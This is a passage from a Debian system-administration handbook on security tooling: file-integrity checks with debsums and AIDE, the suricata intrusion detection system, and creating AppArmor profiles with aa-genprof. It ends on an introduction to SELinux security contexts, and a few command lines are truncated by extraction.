In the sample above, dpkg reports a change to SSH's service file that the administrator made to the packaged file instead of using an appropriate `/etc/systemd/system/ssh.service` override (which would be stored below `/etc` like any configuration change should be). It also lists multiple configuration files (identified by the "c" letter on the second field) that had been legitimately modified.

14.3.3.2. Auditing Packages: debsums and its Limits

debsums is the ancestor of **dpkg -V** and is thus mostly obsolete. It suffers from the same limitations than dpkg. Fortunately, some of the limitations can be worked-around (whereas dpkg does not offer similar work-arounds).

Since the data on the disk cannot be trusted, **debsums** offers to do its checks based on `.deb` files instead of relying on dpkg's database. To download trusted `.deb` files of all the packages installed, we can rely on APT's authenticated downloads. This operation can be slow and tedious, and should therefore not be considered a proactive technique to be used on a regular basis.

```
# apt-get --reinstall -d install `grep-status -e 'Status: install ok installe
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Note that this example uses the **grep-status** command from the dctrl-tools package, which is not installed by default.

14.3.3.3. Monitoring Files: AIDE

The AIDE tool (*Advanced Intrusion Detection Environment*) allows checking file integrity, and detecting any change against a previously recorded image of the valid system. This image is stored as a database (`/var/lib/aide/aide.db`) containing the relevant information on all files of the system (fingerprints, permissions, timestamps and so on). This database is first initialized with **aideinit**; it is then used daily (by the `/etc/cron.daily/aide` script) to check that nothing relevant changed. When changes are detected, AIDE records them in log files (`/var/log/aide/*.log`) and sends its findings to the administrator by email.

IN PRACTICE **Protecting the database**

Since AIDE uses a local database to compare the states of the files, the validity of its results is directly linked to the validity of

the database. If an attacker gets root permissions on a compromised system, they will be able to replace the database and cover their tracks. A possible workaround would be to store the reference data on read-only storage media.

Many options in `/etc/default/aide` can be used to tweak the behavior of the aide package. The AIDE configuration proper is stored in `/etc/aide/aide.conf` and `/etc/aide/aide.conf.d/` (actually, these files are only used by **update-aide.conf** to generate `/var/lib/aide/aide.conf.autogenerated`). Configuration indicates which properties of which files need to be checked. For instance, the contents of log files changes routinely, and such changes can be ignored as long as the permissions of these files stay the same, but both contents and permissions of executable programs must be constant. Although not very complex, the configuration syntax is not fully intuitive, and reading the aide.conf(5) manual page is therefore recommended.

A new version of the database is generated daily in `/var/lib/aide/aide.db.new`; if all recorded changes were legitimate, it can be used to replace the reference database.

***ALTERNATIVE* Tripwire and Samhain**

Tripwire is very similar to AIDE; even the configuration file syntax is almost the same. The main addition provided by tripwire is a mechanism to sign the configuration file, so that an attacker cannot make it point at a different version of the reference database.

Samhain also offers similar features, as well as some functions to help detecting rootkits (see the sidebar *QUICK LOOK* The checksecurity and chkrootkit/rkhunter packages). It can also be deployed globally on a network, and record its traces on a central server (with a signature).

***QUICK LOOK* The checksecurity and chkrootkit/rkhunter packages**

The first of these packages contains several small scripts performing basic checks on the system (empty passwords, new setuid files, and so on) and warning the administrator if required. Despite its explicit name, an administrator should not rely solely on it to make sure a Linux system is secure.

The chkrootkit and rkhunter packages allow looking for *rootkits* potentially installed on the system. As a reminder, these are pieces of software designed to hide the compromise of a system while discreetly keeping control of the machine. The tests are not 100% reliable, but they can usually draw the administrator's attention to potential problems.

14.3.4. Detecting Intrusion (IDS/NIDS)

***BACK TO BASICS* Denial of service**

A “denial of service” attack has only one goal: to make a service unavailable. Whether such an attack involves overloading the server with queries or exploiting a bug, the end result is the same: the service is no longer operational. Regular users are unhappy, and the entity hosting the targeted network service suffers a loss in reputation (and possibly in revenue, for instance if the service was an e-commerce site).

Such an attack is sometimes “distributed”; this usually involves overloading the server with large numbers of queries coming from many different sources so that the server becomes unable to answer the legitimate queries. These types of attacks have gained well-known acronyms: DDoS and DoS (depending on whether the denial of service attack is distributed or not).

suricata (in the Debian package of the same name) is a NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in

`/var/log/suricata`. There are third party tools (Kibana/logstash) to better browse all the data collected.

→ http://suricata-ids.org

→ https://www.elastic.co/products/kibana

***CAUTION* Range of action**

The effectiveness of **suricata** is limited by the traffic seen on the monitored network interface. It will obviously not be able to detect anything if it cannot observe the real traffic. When plugged into a network switch, it will therefore only monitor attacks targeting the machine it runs on, which is probably not the intention. The machine hosting **suricata** should therefore be plugged into the "mirror" port of the switch, which is usually dedicated to chaining switches and therefore gets all the traffic.

Configuring suricata involves reviewing and editing `/etc/suricata/suricata-debian.yaml`, which is very long because each parameter is abundantly commented. A minimal configuration requires describing the range of addresses that the local network covers (`HOME_NET` parameter). In practice, this means the set of all potential attack targets. But getting the most of it requires reading it in full and adapting it to the local situation.

On top of this, you should also edit `/etc/default/suricata` to define the network interface to monitor and to enable the init script (by setting `RUN=yes`). You might also want to set `LISTENMODE=pcap` because the default `LISTENMODE=nfqueue` requires further configuration to work properly (the netfilter firewall must be configured to pass packets to some user-space queue handled by suricata via the `NFQUEUE` target).

To detect bad behaviour, **suricata** needs a set of monitoring rules: you can find such rules in the snort-rules-default package. **snort** is the historical reference in the IDS ecosystem and **suricata** is able to reuse rules written for it. Unfortunately that package is missing from Debian Jessie and should be retrieved from another Debian release like Testing or Unstable.

Alternatively, **oinkmaster** (in the package of the same name) can be used to download Snort rulesets from external sources.

***GOING FURTHER* Integration with prelude**

Prelude brings centralized monitoring of security information. Its modular architecture includes a server (the *manager* in prelude-manager) which gathers alerts generated by *sensors* of various types.

Suricata can be configured as such a sensor. Other possibilities include *prelude-lml* (*Log Monitor Lackey*) which monitors log files (in a manner similar to **logcheck**, described in Раздел 14.3.1, «Monitoring Logs with **logcheck**»).

14.4. Introduction to AppArmor

14.4.1. Principles

AppArmor is a *Mandatory Access Control* (MAC) system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries AppArmor before each system call to know whether the process is authorized to do the given operation. Through this mechanism, AppArmor confines programs to a limited set of resources.

AppArmor applies a set of rules (known as “profile”) on each program. The profile applied by the kernel depends on the installation path of the program being executed. Contrary to SELinux (discussed in Раздел 14.5, «Introduction to SELinux»), the rules applied do not depend on the user. All users face the same set of rules when they are executing the same program (but traditional user permissions still apply and might result in different behaviour!).

AppArmor profiles are stored in `/etc/apparmor.d/` and they contain a list of access control rules on resources that each program can make use of. The profiles are compiled and loaded into the kernel by the **apparmor_parser** command. Each profile can be loaded either in enforcing or complaining mode. The former enforces the policy and reports violation attempts, while the latter does not enforce the policy but still logs the system calls that would have been denied.

14.4.2. Enabling AppArmor and managing AppArmor profiles

AppArmor support is built into the standard kernels provided by Debian. Enabling AppArmor is thus just a matter of installing a few packages and adding some parameters to the kernel command line:

```
# apt install apparmor apparmor-profiles apparmor-utils
[...]
# perl -pi -e 's,GRUB_CMDLINE_LINUX="(.*)"$,GRUB_CMDLINE_LINUX="$1 apparmor=
# update-grub
```

After a reboot, AppArmor is now functional and **aa-status** will confirm it quickly:

```
# aa-status
apparmor module is loaded.
44 profiles are loaded.
9 profiles are in enforce mode.
   /usr/bin/lxc-start
   /usr/lib/chromium-browser/chromium-browser//browser_java
[...]
35 profiles are in complain mode.
   /sbin/klogd
[...]
3 processes have profiles defined.
```

```
1 processes are in enforce mode.
   /usr/sbin/libvirtd (1295)
2 processes are in complain mode.
   /usr/sbin/avahi-daemon (941)
   /usr/sbin/avahi-daemon (1000)
0 processes are unconfined but have a profile defined.
```

***NOTE* More AppArmor profiles**

The apparmor-profiles package contains profiles managed by the upstream AppArmor community. To get even more profiles you can install apparmor-profiles-extra which contains profiles developed by Ubuntu and Debian.

The state of each profile can be switched between enforcing and complaining with calls to **aa-enforce** and **aa-complain** giving as parameter either the path of the executable or the path to the policy file. Additionaly a profile can be entirely disabled with **aa-disable** or put in audit mode (to log accepted system calls too) with **aa-audit**.

```
# aa-enforce /usr/sbin/avahi-daemon
Setting /usr/sbin/avahi-daemon to enforce mode.
# aa-complain /etc/apparmor.d/usr.bin.lxc-start
Setting /etc/apparmor.d/usr.bin.lxc-start to complain mode.
```

14.4.3. Creating a new profile

Even though creating an AppArmor profile is rather easy, most programs do not have one. This section will show you how to create a new profile from scratch just by using the target program and letting AppArmor monitor the system call it makes and the resources it accesses.

The most important programs that need to be confined are the network facing programs as those are the most likely targets of remote attackers. That is why AppArmor conveniently provides an **aa-unconfined** command to list the programs which have no associated profile and which expose an open network socket. With the `--paranoid` option you get all unconfined processes that have at least one active network connection.

```
# aa-unconfined
801 /sbin/dhclient not confined
890 /sbin/rpcbind not confined
899 /sbin/rpc.statd not confined
929 /usr/sbin/sshd not confined
941 /usr/sbin/avahi-daemon confined by '/usr/sbin/avahi-daemon (complain)'
988 /usr/sbin/minissdpd not confined
1276 /usr/sbin/exim4 not confined
1485 /usr/lib/erlang/erts-6.2/bin/epmd not confined
1751 /usr/lib/erlang/erts-6.2/bin/beam.smp not confined
19592 /usr/lib/dleyna-renderer/dleyna-renderer-service not confined
```

In the following example, we will thus try to create a profile for **/sbin/dhclient**. For this we will use **aa-genprof dhclient**. It will invite you to use the application in another window and when done to come back to **aa-genprof** to scan for AppArmor events in the system logs and convert

those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /sbin/dhclient.
Setting /sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
http://wiki.apparmor.net/index.php/Profiles

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/audit/audit.log.

Profile:  /sbin/dhclient ❶
Execute:  /usr/lib/NetworkManager/nm-dhcp-helper
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)en
P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]
Y
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.
Complain-mode changes:
WARN: unknown capability: CAP_net_raw

Profile:    /sbin/dhclient ❷
Capability: net_raw
Severity:   unknown

[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding capability net_raw to profile.
```

```
Profile:  /sbin/dhclient ❸
Path:     /etc/nsswitch.conf
Mode:     r
Severity: unknown

  1 - #include <abstractions/apache2-common>
  2 - #include <abstractions/libvirt-qemu>
  3 - #include <abstractions/nameservice>
  4 - #include <abstractions/totem>
 [5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo
3

Profile:  /sbin/dhclient
Path:     /etc/nsswitch.conf
Mode:     r
Severity: unknown

  1 - #include <abstractions/apache2-common>
  2 - #include <abstractions/libvirt-qemu>
 [3 - #include <abstractions/nameservice>]
  4 - #include <abstractions/totem>
  5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo
A
Adding #include <abstractions/nameservice> to profile.

Profile:  /sbin/dhclient
Path:     /proc/7252/net/dev
Mode:     r
Severity: 6

  1 - /proc/7252/net/dev
 [2 - /proc/*/net/dev]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo
A
Adding /proc/*/net/dev r to profile

[...]
Profile:  /sbin/dhclient ❹
Path:     /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

 [1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo
N

Enter new path: /run/dhclient*.pid

Profile:  /sbin/dhclient
Path:     /run/dhclient-eth0.pid
Mode:     w
Severity: unknown
```

```
  1 - /run/dhclient-eth0.pid
 [2 - /run/dhclient*.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo
A
Adding /run/dhclient*.pid w to profile

[...]
Profile:  /usr/lib/NetworkManager/nm-dhcp-helper ❺
Path:     /proc/filesystems
Mode:     r
Severity: 6

 [1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo
A
Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

 [1 - /sbin/dhclient]
  2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b,
S
Writing updated profile for /sbin/dhclient.
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
F
Setting /sbin/dhclient to enforce mode.
Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
http://wiki.apparmor.net/index.php/Profiles

Finished generating profile for /sbin/dhclient.
```

Note that the program does not display back the control characters that you type but for the clarity of the explanation I have included them in the previous transcript.

❶ The first event detected is the execution of another program. In that case, you have multiple choices: you can run the program with the profile of the parent process (the “Inherit” choice), you can run it with its own dedicated profile (the “Profile” and the “Named” choices, differing only by the possibility to use an arbitrary profile name), you can run it with a sub-profile of the parent process (the “Child” choice), you can run it without any profile (the “Unconfined” choice) or you can decide to not run it at all (the “Deny” choice).

Note that when you opt to run it under a dedicated profile that doesn't exist yet, the tool will create the missing profile for you and will make rule suggestions for that profile in the same run.

❷ At the kernel level, the special powers of the root user have been split in “capabilities”. When a system call requires a specific capability, AppArmor will verify whether the profile allows the program to make use of this capability.

❸ Here the program seeks read permissions for `/etc/nsswitch.conf`. **aa-genprof** detected that this permission was also granted by multiple “abstractions” and offers them as alternative choices. An abstraction provides a reusable set of access rules grouping together multiple resources that are commonly used together. In this specific case, the file is generally accessed through the nameservice related functions of the C library and we type “3” to first select the “#include <abstractions/nameservice>” choice and then “A” to allow it.

❹ The program wants to create the `/run/dhclient-eth0.pid` file. If we allow the creation of this specific file only, the program will not work when the user will use it on another network interface. Thus we select “New” to replace the filename with the more generic “/run/dhclient*.pid” before recording the rule with “Allow”.

❺ Notice that this access request is not part of the dhclient profile but of the new profile that we created when we allowed `/usr/lib/NetworkManager/nm-dhcp-helper` to run with its own profile.

After having gone through all the logged events, the program offers to save all the profiles that were created during the run. In this case, we have two profiles that we save at once with “Save” (but you can save them individually too) before leaving the program with “Finish”.

aa-genprof is in fact only a smart wrapper around **aa-logprof**: it creates an empty profile, loads it in complain mode and then run **aa-logprof** which is a tool to update a profile based on the profile violations that have been logged. So you can re-run that tool later to improve the profile that you just created.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of dhclient, it means running it via Network Manager, running it via ifupdown, running it manually, etc. In the end, you might get a `/etc/apparmor.d/sbin.dhclient` close to this:

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
```

```
  capability net_raw,

  /bin/dash r,
  /etc/dhcp/* r,
  /etc/dhcp/dhclient-enter-hooks.d/* r,
  /etc/dhcp/dhclient-exit-hooks.d/* r,
  /etc/resolv.conf.* w,
  /etc/samba/dhcp.conf.* w,
  /proc/*/net/dev r,
  /proc/filesystems r,
  /run/dhclient*.pid w,
  /sbin/dhclient mr,
  /sbin/dhclient-script rCx,
  /usr/lib/NetworkManager/nm-dhcp-helper Px,
  /var/lib/NetworkManager/* r,
  /var/lib/NetworkManager/*.lease rw,
  /var/lib/dhcp/*.leases rw,

  profile /sbin/dhclient-script flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/bash>

    /bin/dash rix,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /sbin/dhclient-script r,

  }
}
```

14.5. Introduction to SELinux


14.5.1. Principles

SELinux (*Security Enhanced Linux*) is a *Mandatory Access Control* system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries SELinux before each system call to know whether the process is authorized to do the given operation.

SELinux uses a set of rules — collectively known as a *policy* — to authorize or forbid operations. Those rules are difficult to create. Fortunately, two standard policies (*targeted* and *strict*) are provided to avoid the bulk of the configuration work.

With SELinux, the management of rights is completely different from traditional Unix systems. The rights of a process depend on its *security context*. The context is defined by the *identity* of the user who started the process, the *role* and the *domain* that the user carried at that time. The rights really depend on the domain, but the transitions between domains are controlled by the roles. Finally, the possible transitions between roles depend on the identity.

Рисунок 14.3. Security contexts and Unix users



In practice, during login, the user gets assigned a default security context (depending on the roles that they should be able to endorse). This defines the current domain, and thus the domain that all new child processes will carry. If you want to change the current role and its associated domain, you must call **newrole -r *`role_r`* -t *`domain_t`*** (there's usually only a single domain allowed for a given role, the `-t` parameter can thus often be left out). This command authenticates you by asking you to type your password. This feature forbids programs to automatically switch roles. Such changes can only happen if they are explicitly allowed in the SELinux policy.


Obviously the rights do not apply to all *objects* (files, directories, sockets, devices, etc.). They can vary from object to object. To achieve this, each object is associated to a *type* (this is known as labeling). Domains' rights are thus expressed with sets of (dis)allowed operations on those types (and, indirectly, on all objects which are labeled with the given type).

> ***EXTRA*** **Domains and types are equivalent**
>
> Internally, a domain is just a type, but a type that only applies to processes. That's why domains are suffixed with `_t` just like objects' types.

By default, a program inherits its domain from the user who started it, but the standard SELinux policies expect many important programs to run in dedicated domains. To achieve this, those executables are labeled with a dedicated type (for example **ssh** is labeled with `ssh_exec_t`, and

when the program starts, it automatically switches to the `ssh_t` domain). This automatic domain transition mechanism makes it possible to grant only the rights required by each program. It is a fundamental principle of SELinux.

Рисунок 14.4. Automatic transitions between domains



***IN PRACTICE* Finding the security context**

To find the security context of a given process, you should use the `z` option of **ps**.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sbin/vsftpd
```

The first field contains the identity, the role, the domain and the MCS level, separated by colons. The MCS level (*Multi-Category Security*) is a parameter that intervenes in the setup of a confidentiality protection policy, which regulates the access to files based on their sensitivity. This feature will not be explained in this book.

To find the current security context in a shell, you should call **id -Z**.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Finally, to find the type assigned to a file, you can use **ls -Z**.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

It is worth noting that the identity and role assigned to a file bear no special importance (they are never used), but for the sake of uniformity, all objects get assigned a complete security context.

14.5.2. Setting Up SELinux

